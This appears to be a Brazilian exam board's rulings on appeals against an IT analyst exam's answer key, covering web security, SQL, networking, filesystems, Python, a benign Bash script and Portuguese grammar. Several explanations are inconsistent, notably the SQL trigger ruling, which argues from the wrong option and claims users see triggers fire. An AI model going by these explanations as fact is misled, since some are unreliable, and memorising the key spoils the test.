A relevância da OWASP é evidenciada pela sua lista "OWASP Top Ten", que destaca as principais vulnerabilidades de segurança em aplicações web. Além disso, a OWASP mantém projetos de código aberto, como ferramentas de teste de segurança e guias práticos, contribuindo para a comunidade global de segurança cibernética.

Fonte:

- *Open Web Application Security Project (OWASP)*. (2022). Disponível em: <https://owasp.org/about/>

BRANCA	VERDE	AMARELA	AZUL
59	47	53	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) Correção diligente de vulnerabilidades previamente identificadas, promovendo uma postura defensiva e aprimoramento constante da segurança em conformidade com as melhores práticas.

Analisando as alternativas:

A) Orquestração eficiente da infraestrutura para otimizar a resiliência operacional e a capacidade de resposta.

Esta alternativa fala sobre otimizar a infraestrutura e melhorar a capacidade de resposta, mas não aborda diretamente a gestão de patches e atualizações na segurança de aplicações web.

B) Implementação proativa de contramedidas contra ameaças persistentes avançadas, como ataques DDoS distribuídos.

Esta alternativa menciona a implementação de contramedidas contra ameaças, mas não se concentra especificamente na importância da gestão de patches e atualizações.

C) Sincronização meticulosa de sistemas com arquiteturas legadas para preservar a interoperabilidade e minimizar discontinuidades.

Esta alternativa aborda a sincronização de sistemas, mas não está diretamente relacionada à gestão de patches e atualizações na segurança de aplicações web.

D) Correção diligente de vulnerabilidades previamente identificadas, promovendo uma postura defensiva e aprimoramento constante da segurança em conformidade com as melhores práticas.

A opção correta, destaca diretamente a correção de vulnerabilidades e a importância de promover uma postura defensiva por meio da gestão de patches e atualizações. É a resposta mais precisa para a vitalidade da gestão de patches e atualizações.

Portanto, a alternativa correta é a letra D) Correção diligente de vulnerabilidades previamente identificadas, promovendo uma postura defensiva e aprimoramento constante da segurança em conformidade com as melhores práticas.

Fontes:

- *Open Web Application Security Project (OWASP)*. (2017). *Application Security Risks - Unpatched Software*. Disponível em: https://owasp.org/www-project-top-ten/2017/A9_2017-Insufficient_Security_Logging_Auditing
- *CERT*. (2022). *Vulnerability Management*. Disponível em: https://www.sei.cmu.edu/centers/cert/fundamentals/vulnerability_management.html

BRANCA	VERDE	AMARELA	AZUL
60	48	46	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra B) Utilização de autenticação multifatorial com fatores biométricos.

A opção correta, representada pela letra B, destaca-se como uma estratégia avançada ao integrar a autenticação multifatorial com fatores biométricos. Essa abordagem proporciona uma camada adicional de segurança, requerendo elementos únicos e desafiadores de replicar, fortalecendo assim a autenticação e reduzindo de forma efetiva os riscos relacionados a ataques de dicionário e força bruta.

Essa justificativa baseia-se em princípios destacados por SINDRE(2014), que ressaltam a eficácia da autenticação multifatorial, especialmente quando incorpora fatores biométricos. Esses elementos únicos, como impressões digitais ou reconhecimento facial, oferecem uma barreira adicional contra tentativas de acesso não autorizado, reforçando a segurança do sistema.

Fontes:

- CUNHA, Walter. **Hacking Ético: Guia Prático**. São Paulo: Novatec, 2018.
- DUARTE, Luiz Otávio. **Segurança de Redes em Ambientes Cooperativos**. Rido de Janeiro: Ciência, Moderna, 2013.
- SINDRE, G. **Segurança de Redes em Ambientes Corporativos**. São Paulo: Pearson, 2014.

Cargo: Analista de Tecnologia da Informação - Área de Infraestrutura de Sistema

BRANCA	VERDE	AMARELA	AZUL
04	11	14	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D**) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C**) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A**) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
06	14	15	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o expresso anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o expresso anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
09	17	17	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) A flexão no plural da forma verbal empregada no período anterior justifica-se, pois:”, a alternativa “**B**) A forma verbal deve concordar com o sujeito que também está no plural.” foi adequadamente indicada como correta.

“Dentro dessa realidade preocupante, destacam-se (forma verbal no plural) diversos tipos (sujeito no plural) de violência feminina, cada um com suas características e impactos específicos. (1º§) A regra geral é: o verbo concorda em número e pessoa com o sujeito da oração. A alternativa “**A**) A forma verbal deve concordar com o sujeito composto apresentado.” não pode ser considerada correta. O sujeito composto é aquele que apresenta mais de um núcleo, diferentemente do sujeito simples, que apresenta somente um. Na prática, podemos ver no

seguinte exemplo: “Maria e Joana vão à festa”. Aqui, os sujeitos são “Maria” e “Joana”, cujos núcleos são “Maria” e “Joana”. A alternativa “**D**) A forma na terceira pessoa do plural é característica do sujeito indeterminado conforme é visto no período.” não pode ser indicada como correta. “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) O sujeito indeterminado é aquele que não permite identificar o agente da ação, nem pelo contexto, nem pela terminação verbal do enunciado. Apesar de o sujeito ser um termo essencial na oração, o sujeito indeterminado pode se manifestar pelo desconhecimento ou desinteresse do agente que executa a ação. Além disso, é um tipo de sujeito que ocorre quando o verbo não se refere a uma pessoa determinada. Há três características que ajudam a identificá-lo: 1) Uso de um verbo na 3ª pessoa do plural que não se refere a nenhum substantivo citado anteriormente na oração. Exemplos: Disseram que ele foi eleito. Capturaram o fugitivo. Falavam mal o tempo todo. 2) Uso do pronome “se” e de um verbo intransitivo, transitivo indireto ou de ligação na 3ª pessoa do singular (no caso em análise o verbo é transitivo direto) (de modo que não se consiga identificar quem pratica a ação). Exemplos: Acorda-se feliz (verbo intransitivo). Necessita-se de pessoas jovens (verbo transitivo indireto). Nem sempre se é justo nesse mundo (verbo de ligação). 3) Uso de verbo no infinitivo pessoal. Exemplos: É difícil agradar a todos. Seria bom pesquisar mais sobre o assunto. Era bom viajar pelo mundo!

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
10	15	18	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “No último parágrafo do texto, é possível reconhecer a retomada de um posicionamento do enunciador e uma referência a ideias propositivas em relação à situação-problema apresentada, que é um dos recursos textuais característicos”, a alternativa “**D**) do discurso dissertativo.” foi adequadamente indicada como correta.

“É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

Um texto dissertativo tem como finalidade expor uma informação ou argumentar em defesa de uma determinada tese com um interlocutor. Quando o emissor quer apenas apresentar informações, sem a intenção de convencimento, chamamos o texto de dissertativo-expositivo. Porém, quando o objetivo é persuadir o leitor sobre um determinado tema, chamamos o texto de dissertativo-argumentativo. A alternativa “**C**) do discurso indireto.” não pode ser considerada correta. O discurso indireto é a reprodução da fala de uma personagem por meio do narrador. Assim, ele fala pela personagem. O discurso indireto livre é considerado uma junção entre o discurso direto e o indireto, isso porque há diversas intervenções do narrador na fala das personagens. Os discursos direto, indireto e indireto livre são tipos de discurso utilizados principalmente em textos do gênero literário a fim de marcar as falas presentes na obra. A alternativa “**A**) texto injuntivo.” não pode ser indicada como correta. Texto injuntivo está presente em vários gêneros textuais e tem como principal característica explicar algo ou descrever um método para a realização de alguma atividade. O texto injuntivo é um tipo textual destinado a oferecer instruções e recomendações a seus leitores. Ele pode ser facilmente encontrado em textos como receita médica ou culinária, guias de viagens, material de autoajuda etc. Na internet é comum encontrarmos diversos textos intitulados “Passo a passo” para realizar determinada ação (“Passo a passo para escrever um texto dissertativo-argumentativo”, “Passo a passo para perder peso mais rápido” etc.). Todos esses textos possuem o elemento instrucional ligado à injunção.” A alternativa “**B**) do texto prescritivo.” não pode ser considerada correta. Os textos prescritivos, literalmente nos remetendo à noção de prescrever, caracterizam-se por algo que deve ser cumprido à risca, cujas instruções são inquestionáveis, ou seja, devemos segui-las ao “pé da letra”, especificamente dizendo.

Fontes:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- GARCIA, Othon M. Comunicação em prosa moderna: aprendendo a escrever, aprendendo a pensar. 14 ed. – Rio de Janeiro: Editora da Fundação Getúlio Vargas, 1988.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
11	03	02	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “**A)** O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A)** Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. **C)** Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
21	27	29	24

Recurso Procedente. Questão Anulada.

Na presente questão deve-se considerar as características de visões e marcar V para as afirmativas verdadeiras e F para as falsas. A alternativa D, com a sequência “V, V, V” é a opção CORRETA. De acordo com a solicitação de recurso, não existe uma resposta CORRETA com a sequência “V, F, F”, devendo a questão ser anulada. De acordo com [CARDOSO, 2013], os itens II e III são falsos:

- Item II: As visões podem ser acessadas com tabelas normais, mas existem situações que não podem ser manipuladas como tabelas normais.
- Item III: As visões são geralmente usadas para apresentar dados de uma maneira específica, mas não são usadas para modificar dados diretamente.

Assim, os itens II e III estão incorretos. Portanto, a questão deve ser anulada por não existir a alternativa “V, F, F”.

Fonte:

- CARDOSO, Virgínia; CARDOSO, Giselle. Linguagem SQL, fundamentos e práticas. 1 ed. São Paulo: Saraiva, 2013.

BRANCA	VERDE	AMARELA	AZUL
22	29	30	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar as características de triggers, assinale a afirmativa INCORRETA. A alternativa C onde é descrito “Podem ser definidas para executar uma ação em resposta a uma consulta SELECT em uma tabela.” é a opção INCORRETA. De acordo com a solicitação do recurso, existe duas alternativas INCORRETAS, B e C, sendo solicitado a anulação da questão. No entanto, a alternativa B está INCORRETA baseado em [CARDOSO, 2013], como descrito a seguir:

- Triggers são acionados por eventos de modificação de dados, como inserções, atualizações e exclusões, mas não por consultas SELECT.

Também baseado em [CARDOSO, 2013], triggers são acionadas com a intervenção do usuário, ou seja, o usuário vê o gatilho sendo disparado. Portanto, existe uma alternativa INCORRETA na questão, letra C, sendo o gabarito mantido.

Fonte:

- CARDOSO, Virgínia; CARDOSO, Giselle. Linguagem SQL, fundamentos e práticas. 1 ed. São Paulo: Saraiva, 2013.

BRANCA	VERDE	AMARELA	AZUL
23	31	27	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar as características das cláusulas de triggers, assinalar a afirmativa INCORRETA. A alternativa B onde é descrito “AFTER ROW: após a conclusão da operação de evento sobre um ou mais registros da tabela, haverá um disparo do gatilho para cada registro afetado pelo comando.” é a opção INCORRETA. De acordo com a solicitação do recurso, existe duas alternativas INCORRETAS, A e B, sendo solicitado a anulação da questão. No entanto, a alternativa B está INCORRETA baseado em [CARDOSO, 2013], como descrito a seguir:

- AFTER ROW: Após a conclusão da operação de evento sobre somente um registro da tabela, haverá um disparo do gatilho para cada registro afetado pelo comando.

Também baseado em [CARDOSO, 2013], a cláusula AFTER STATEMENT será executado após a conclusão da operação de evento sobre um ou mais registros, conforme especificado no comando que acionou o gatilho. Isso significa que o gatilho será ativado depois que a instrução que o acionou for concluída com sucesso, mas antes que quaisquer alterações sejam refletidas no banco de dados. Portanto, existe uma alternativa INCORRETA na questão, letra B, sendo o gabarito mantido.

Fonte:

- CARDOSO, Virgínia; CARDOSO, Giselle. Linguagem SQL, fundamentos e práticas. 1 ed. São Paulo: Saraiva, 2013.

BRANCA	VERDE	AMARELA	AZUL
27	36	36	23

Recurso Procedente. Questão Anulada.

Na presente questão deve-se considerar os componentes da arquitetura do Zabbix, assinalar a alternativa que é responsável por coletar dados de monitoramento. A alternativa B onde é descrito “Zabbix Agent” é a opção CORRETA. Na solicitação do recurso, o Zabbix Server é o responsável pela coleta de dados de monitoramento. Baseado em [ZABBIX, 2024] pode existir mais de um componente capaz de coletar dados de monitoramento no respectivo sistema. Portanto, a questão deve ser anulada por haver mais de uma resposta.

Fonte:

- ZABBIX. Zabbix documentation. Disponível em <<https://www.zabbix.com/manuals>>.

BRANCA	VERDE	AMARELA	AZUL
38	28	35	30

Recurso Procedente. Gabarito alterado para alternativa B.

Na presente questão deve-se considerar os tipos de formas normais da normalização de dados, assinalar a opção que trata-se da Terceira Forma Normal (3FN) na normalização de dados. A alternativa A onde é descrito “Eliminar dependências parciais” é a opção CORRETA, divulgada preliminarmente. Na solicitação do recurso, pede-se a alteração do gabarito para letra B, “Eliminar dependências transitivas”. De acordo com [DATE, 2004], como descrito a seguir:

- A Terceira Forma Normal (3FN) trata especificamente da eliminação de dependências transitivas. Isso significa que cada atributo não chave em uma tabela deve ser diretamente dependente da chave primária da tabela, eliminando qualquer dependência indireta entre os atributos não chave.

Portanto, o gabarito deve ser alterado da letra A para letra B.

Fonte:

- DATE, Christopher J. Introdução a Sistemas de Banco de Dados. Editora Campus. 1a Edição, 2004.

BRANCA	VERDE	AMARELA	AZUL
39	26	31	28

Recurso Procedente. Questão Anulada.

Na presente questão deve-se considerar as características do MySQL, e assinalar a alternativa que corresponde ao mecanismo de armazenamento padrão desse SGBD. A alternativa B onde é descrito “InnoDB” é a opção CORRETA. Na solicitação do recurso, existe duas respostas corretas, letras B e C, porque nas versões anteriores a versão 5.5 usava o MyISAM como padrão, enquanto as versões mais novas o InnoDB. Portanto, a questão deve ser anulada por não ter sido informado a versão do MySQL.

Fonte:

- MYSQL. MySQL documentation. Disponível em <<https://dev.mysql.com/doc/>>.

BRANCA	VERDE	AMARELA	AZUL
44	46	47	47

Atualizado em 07/06/2024.

Recurso Procedente. Gabarito alterado para alternativa B.

O item aborda características da linguagem de programação Python. São apresentadas três assertivas com conteúdos relacionados a essa linguagem que serão exploradas a seguir:

“É possível realizar a portabilidade do Python em diferentes sistemas operacionais de computação, como Windows, macOS, Linux e Unix.”

O item é **verdadeiro**, pois a linguagem em questão possui características bastante flexíveis o que permite uma fácil portabilidade das aplicações construídas em diferentes Sistemas Operacionais, como por exemplo: Windows, macOS, Linux e Unix.

“A biblioteca NumPy é utilizada para criar e gerenciar facilmente arrays, manipular formas lógicas e realizar operações de álgebra linear.”

O item **verdadeiro**, pois a biblioteca NumPy é de grande utilização e permite a criação e o gerenciamento, de forma fácil, de arrays, manipulando formas lógicas e facilitando a realização de operações de álgebra linear.

“O Flask é um framework web Python de pilha completa utilizado para o desenvolvimento de aplicações web em larga escala.”

O item é **falso**, pois o Flask é um **microframework** para desenvolvimento de **pequenas aplicações** Web. Seus recursos incluem forte suporte da comunidade, documentação bem escrita, um mecanismo de modelo, testes de unidade e um servidor da Web integrado. Também fornece extensões para suporte de validação, camadas de mapeamento de banco de dados e segurança da Web. A definição apresentada é referente a um outro conhecido framework da linguagem que é denominado **Django**.

Por entender que houve um erro material na divulgação do gabarito correto, a banca julga o recurso **procedente** alterando o gabarito correto para a alternativa **B) I e II, apenas**.

Fontes:

- <https://dynalogic.net/python-para-automacao-em-infraestrutura-de-redes/>
- <https://aws.amazon.com/pt/what-is/python/>

BRANCA	VERDE	AMARELA	AZUL
45	47	44	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que o item apontado como correto no gabarito preliminar, também representa uma operação básica do protocolo da camada de rede, onde o termo “direcionamento” seria equivalente ao termo “roteamento”, porém essa argumentação não procede conforme explicação técnica abaixo.

O item aborda os conhecimentos sobre a camada de redes do modelo OSI, solicitando o apontamento do item incorreto no que se refere às operações básicas realizadas por protocolos dessa camada.

Dentre as alternativas apresentadas, a única que **não apresenta uma operação pertinente** é “**direcionamento**”, pois o correto deveria ser o **roteamento** onde a camada de rede fornece serviços para direcionar os pacotes a um host de destino em outra rede. Para viajar para outras redes, o pacote deve ser processado por um roteador. A função do roteador é selecionar o melhor caminho e direcionar os pacotes para o host de destino em um processo conhecido como roteamento. Um pacote pode cruzar muitos roteadores antes de chegar ao host de destino. Cada roteador que um pacote atravessa para alcançar o host de destino é chamado de salto.

Portanto as quatro operações básicas de protocolos da camada de **rede** são **endereçamento de dispositivos finais, encapsulamento, roteamento e desencapsulamento**.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- <https://ccna.network/caracteristicas-da-camada-de-rede/>
- <https://www.cloudflare.com/pt-br/learning/ddos/glossary/open-systems-interconnection-model-osi/>

- https://wiki.sj.ifsc.edu.br/images/7/79/Chapter_4_V6.2.pdf
- <https://www.gta.ufrj.br/~veloso/slides/aula-4-Redes-cont.pdf>

BRANCA	VERDE	AMARELA	AZUL
47	43	48	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que foi divulgada uma alternativa que não representa a exceção solicitada no comando da questão, porém a banca apresenta abaixo o detalhamento técnico com a análise do item.

O item aborda os conhecimentos sobre a camada de **aplicação** na arquitetura TCP/IP, explorando a utilização dos **protocolos específicos** da camada. Todos os itens apresentados são **protocolos existentes** e as **definições também estão corretas para cada um deles**, porém como é solicitada no comando do item, o **UDP** não pode ser elencado no objeto de estudo do aluno da situação hipotética, **camada de aplicação**, pois é um protocolo utilizado pela camada de **transporte** na arquitetura abordada.

A banca reitera que os demais protocolos apresentados estão com as suas respectivas funções conforme a literatura apresentada no referencial teórico desse recurso.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fonte:

- TANENBAUM, Andrew S.. **Organização estruturada de computadores** . 6 São Paulo: Pearson Prentice-Hall, 2013,
- <https://esr.rnp.br/administracao-e-projeto-de-redes/arquitetura-tcp-ip/>

BRANCA	VERDE	AMARELA	AZUL
49	41	43	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a afirmativa “EXT3: possui suporte ao journaling e armazenamento eficiente de arquivos com até 16 GB de tamanho.” está incorreta, pois em determinadas situações o sistema de arquivos pode suportar arquivos de 2 TB. É importante ressaltar que o item não faz menção ao tamanho máximo de arquivos na sua descrição, mas afirma que o sistema possui suporte ao journaling e armazenamento **eficiente** de arquivos com até 16 GB, o que é procedente conforme as referências utilizadas nesse recurso.

Ainda em complemento ao recurso interposto, a banca apresenta a análise técnica para a resolução da questão:

O item aborda o conhecimentos sobre os sistemas de arquivo EXT3, XFS, FAT16 e FAT32. São abordados pontos específicos de cada um desses sistemas para apontar os itens que estão corretos. Segue abaixo a análise detalhada dos itens apresentados:

“EXT3: possui suporte ao journaling e armazenamento eficiente de arquivos com até 16 GB de tamanho.”

Item **verdadeiro**. O sistema de arquivos ext3 faz parte da nova geração extended file system do Linux, sendo o padrão atual e tem como seu maior benefício o suporte a journaling e armazenamento **eficiente** de arquivos com até **16GB** de tamanho.

“XFS: é um sistema de arquivo de 64 bits, escalável e robusto que suporta agendamento de metadados facilitando a recuperação de travamento rápida.”

Item **verdadeiro**. XFS é um sistema de arquivo de 64 bits, altamente escalável e robusto. Ele é baseado inteiramente em extensão, portanto ele suporta tamanhos bem grandes de arquivos e sistemas de arquivos. O número de arquivos que um sistema XFS pode suportar é limitado somente à disponibilidade de espaço no sistema de arquivo.

O XFS suporta agendamento de metadados, o qual facilita a recuperação de travamento rápida. Os sistemas de arquivo XFS também podem ser desfragmentados e expandidos enquanto são montados e ativados. Além disso, o Red Hat Enterprise Linux 6 suporta o backup e recuperações de utilitários específicos ao XFS.

“FAT32: pode trabalhar com limite de até 65.536 clusters com 32 KB de tamanho cada.”

Item **falso**. O FAT16 pode trabalhar com até 65.536 clusters, no máximo ($2 \text{ elevado a } 16 = 65536$). Ele é capaz de trabalhar com discos ou partições com até 2 GB: $65536 \times 32 = 2.097.152$ KB, que corresponde a 2 GB

No FAT32 o número máximo de clusters é calculado considerando apenas 28 bits, portanto ($2 \text{ elevado a } 28 = 268.435.456$) o sistema conta com um pouco mais de 268 milhões de clusters; multiplicando esse valor por 32 chega-se ao limite de 8TB.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- <https://www.guiafoca.org/guiaonline/intermediario/ch05s05.html>
- https://access.redhat.com/documentation/pt-br/red_hat_enterprise_linux/6/html/performance_tuning_guide/s-storage-xf
- <https://www.infowester.com/fat.php>
- <http://uab.ifsul.edu.br/tsiad/conteudo/modulo1/sop/ub/at4/02.html>

BRANCA	VERDE	AMARELA	AZUL
50	48	42	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que o gabarito preliminar informado está incorreto pelo fato de existir um erro de sintaxe no código apresentado para análise, portanto a banca esclarece que o script está com a sintaxe correta; ainda em complemento a fundamentação anterior a banca esclarece que o item explora o compreensão e o entendimento das linhas do script de forma isolada, explorando as funcionalidades dos recursos em cada linha que é especificada, sem fazer menção, em momento algum, a execução do script para análise de resultados.

Por fim, a banca demonstra a abordagem técnica para a resolução da referida questão:

O item aborda os conhecimentos sobre a utilização da programação com Shell script explorando os comandos utilizados dentro de um script fornecido em uma situação hipotética. Na ocasião, o comando fornecido foi o seguinte:

```
#!/bin/bash
read -p "Insira o caminho do diretório: " dir
for file in "$dir"/*.txt; do
mv "$file" "${file%.txt}_old.txt"
done
```

Como opções de resposta foram apresentados três cenários que serão analisados a seguir:

"A linha 1 indica ao sistema qual interpretador deve ser utilizado para executar o script."

Item **verdadeiro**. O comando `#!/bin/bash` indica ao sistema qual interpretador deve ser usado para executar o script, confirmando que o Bash (`/bin/bash`) deve ser usado para interpretar o código.

"Na linha 2 a opção `-p` é utilizada para armazenar o conteúdo digitado pelo usuário dentro da variável `dir`."

Item **falso**. O comando responsável por armazenar o conteúdo na variável `dir` é o `read`; a opção `-p` é utilizada em conjunto com ele para exibir a mensagem "Insira o caminho do diretório: "

"Na linha 4, o trecho `"${file%.txt}"` remove a extensão `.txt` do nome do arquivo deixando apenas o nome base do arquivo."

Item **verdadeiro**. O `$file` contém o nome completo do arquivo atual que está sendo processado e a parte `{file%.txt}` remove a extensão `.txt` do nome do arquivo, deixando apenas o nome base do arquivo para ser processada.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- <https://blog.4linux.com.br/automatizando-tarefas-com-shell-script/>
- <https://www.linuxforce.com.br/comandos-linux/comandos-linux-comando-read/>

BRANCA	VERDE	AMARELA	AZUL
55	52	51	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra C) F, V, V, F.

Analisando as alternativas:

(F) Um vírus de computador é capaz de se replicar e infectar outros arquivos ou programas sem a intervenção do usuário. Uma vez que um vírus é executado em um sistema, ele pode se espalhar para outros arquivos ou programas automaticamente sem a necessidade de interação do usuário.

VÍRUS - Programa de computador que fica escondido, attached a outros arquivos de programas, e tem a característica de se duplicar. Em computadores pessoais, os vírus atuam à medida que um arquivo infectado é executado. Um vírus pode diretamente danificar dados e degradar a performance do sistema, utilizando recursos que ficam indisponíveis para outros sistemas. Vírus eletrônico é um programa que pode ser colocado e executado no computador de um usuário. Normalmente, esse usuário não tem conhecimento de que esse programa invadiu seu equipamento. Em algum momento específico, esse programa é iniciado e executado no computador. O vírus pode simplesmente dar um aviso, fazer uma brincadeira na tela e não causar maior dano, mas também pode causar prejuízo ao usuário, como formatar o disco rígido, enviar e-mails, travar o computador. Tudo vai depender do objetivo e da sofisticação do programa. (FONTES, 2012).

(V) Spoofing é uma técnica na qual um atacante mascara a identidade ou origem de um pacote de dados, fazendo com que pareça originar-se de uma fonte confiável, com o objetivo de enganar o receptor e obter acesso não autorizado a sistemas ou informações.

Ataques de spoofing são usados para fazer um endereço ou um nome parecer um host confiável. A forma mais simples de spoofing de endereço usa o ARP: um atacante transmite via broadcast uma resposta ARP que associa um determinado endereço IP, A, com o endereço MAC do atacante. Quando qualquer máquina da rede envia um pacote para A, o pacote será encaminhado para o atacante, e não para o endereço correto. Outras formas de spoofing envolvem o uso de um protocolo de roteamento para enviar rotas incorretas, o que é feito por meio do envio de uma mensagem DNS que armazena uma associação incorreta em um servidor de DNS e do uso de um leve erro de ortografia de um nome de domínio bem conhecido, para dar a um usuário a impressão de que ele chegou no site correto. Por exemplo, um ataque de spoofing utilizou banksofamerica.com para enviar um e-mail aos clientes do banco (banks no plural em vez do nome correto, bank, no singular). (COMER, 2016)

(V) O cavalo de Troia é um tipo de malware que se disfarça como um programa aparentemente inofensivo ou útil, mas que, na verdade, esconde código malicioso. Quando ativado pelo usuário, ele executa ações não autorizadas, como roubo de informações ou danos ao sistema.

